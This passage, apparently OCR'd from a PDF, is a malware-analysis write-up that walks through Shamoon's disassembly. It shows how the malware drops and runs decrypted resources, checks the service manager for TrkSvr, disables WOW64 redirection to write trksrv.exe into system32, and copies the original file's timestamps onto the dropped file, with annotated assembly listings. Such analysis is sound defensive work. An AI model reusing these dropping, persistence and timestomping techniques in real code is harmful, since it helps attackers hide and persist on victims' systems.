
CreateProcess for PKCS12 payload

Now if this operation were successful and the thread was created Shamoon will sleep for 0x17318 milliseconds or 95000. This converts to a minute and 35 seconds. So once the application is finished sleeping it will create a process with the API call CreateProcessW. Now taking a step back again this function **sub_40286c** previously has decrypted a resource, written it to disk and done some string manipulation. So from that we can determine that this CreateProcessW will start whatever PKCS7 decrypts to.

So now that we have an understanding about how PKCS7 is dropped and executed we can quickly go over x509 and PKCS12.

x509 Drop and Execution

Looking back on that call graph, **sub_403491** is the function that interacts and executes the x509 module. Now this is handled a little differently than the PKCS7 resource.




x509 resource interaction

sub_403491 starts by making a call to **sub_4017bb** which when looking into it checks that the system has the process architecture AMD64 (checks via the registry). If this check fails Shamoon will not execute/drop the x509 resource. This is indicative that this resource might be performing some activity that is reliant on this specific architecture type or targeting something specific, so definitely worth looking into. Following the check, this function will call **OpenSCManager** which establishes a connection to the service manager.

For those that aren't aware, the service manager is an integral part of windows that will execute tasks at a given interval. It is also a technique that malware authors use to gain persistence in systems.

It then moves the resulting handle into EAX and checks to see if it can open a service with that handle name "TrkSvr". **OpenService** will return null if it was unable to get a handle so the "jz loc_40361A" instruction will only be taken if the TrkSrv service exists.


If the service exists it will then make a call to **QueryServiceConfig** which returns a non-zero value if the call was successful. So if the function is able to get a config for the TrkSrv service it will continue executing.



Assembly following x509 decryption

The calls to **sub_4010AF** are just string manipulation, most likely converting from ASCII to wide due to the system being windows. Looking at the function **sub_401D5D**, we see some calls to more string manipulation

functions then at the end of the function we see the following:


call DisableWow64FsRedirection
add esp, 1Ch
push esi ; hTemplateFile
push 100000h ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push esi ; lpSecurityAttributes
push 7 ; dwShareMode
push 80000000h ; dwDesiredAccess
push ebx ; lpFileName
call ds:CreateFileW
mov esi, eax
call ds:GetLastError
cmp esi, 0FFFFFFFFh
jnz short loc_401E4D
cmp eax, 2
jz short loc_401E62
loc_401E4D: ; hObject
push esi
call ds:CloseHandle
push ebx ; lpFileName
call ds:DeleteFileW
test eax, eax
jnz short loc_401E62
mov [ebp+var_1], al


CreateFile wrapped with Wow64FsRedirection

The end of this function will call a wrapper function for **Wow64DisableWow64FsRedirection**. That windows API call on 64 bit systems will change the way files are written to system32 directory. Per the MSDN documentation:

> This function is useful for 32-bit applications that want to gain access to the native system32 directory. By default, WOW64 file system redirection is enabled.

So we know that this function will disable system32 redirection. Then it will create a file on disk with the name trksrv.exe (which is one of the strings that is manipulated in the earlier portions of the function. If the function was successful it will revert the system32 redirection and pop ESI to the stack which is the newly created file handle.


So now we know **sub_401D5D** is going to return a newly created file handle for trksrv.exe. Looking back at the caller **sub_403491** we are at the point right before the resource decryption function is called and we have a newly created file handle.



x509 write resource to disk

This process is exactly the same as the PKCS7 resource, it will decrypt based on the resource key and write the file to disk via the trksrv.exe file handle.

After the payload is written to disk, **sub_4020FA** is called which sole purpose is to change the file access, write and create time to the times of the initial Shamoon executable. Now that the file is written to disk and Shamoon has confirmed that there is a scheduled task for trksrv.exe it has no use for the service handle so it closes it.



```
push    esi
call    nullsub_1
mov     edi, offset Buffer
push    edi
call    AsciiToWide
add     eax, eax
push    eax
lea     eax, [ebp+CommandLine]
push    edi
push    eax
call    StrCpy
push    offset aSystem32CmdExe ; "\\System32\\cmd.exe /c \"ping -n 30 127"...
call    AsciiToWide
add     esp, 18h
lea     eax, [eax+eax+2]
push    eax
push    offset aSystem32CmdExe ; "\\System32\\cmd.exe /c \"ping -n 30 127"...
push    edi
call    AsciiToWide
pop     ecx
lea     eax, [ebp+eax*2+CommandLine]
push    eax
call    StrCpy
push    44h             ; size_t
lea     eax, [ebp+StartupInfo]
push    ebx             ; int
push    eax             ; void *
call    _memset
push    10h             ; size_t
lea     eax, [ebp+ProcessInformation]
push    ebx             ; int
push    eax             ; void *
call    _memset
add     esp, 24h
lea     eax, [ebp+ProcessInformation]
push    eax             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax             ; lpCommandLine
push    ebx             ; lpApplicationName
call    ds:CreateProcessW
test    eax, eax
jz      short loc_403702
```

System sleep and create process

If the handle was successfully closed, the above code block will be executed. As we can see it will do some string manipulation and create a process for the cmd command above:

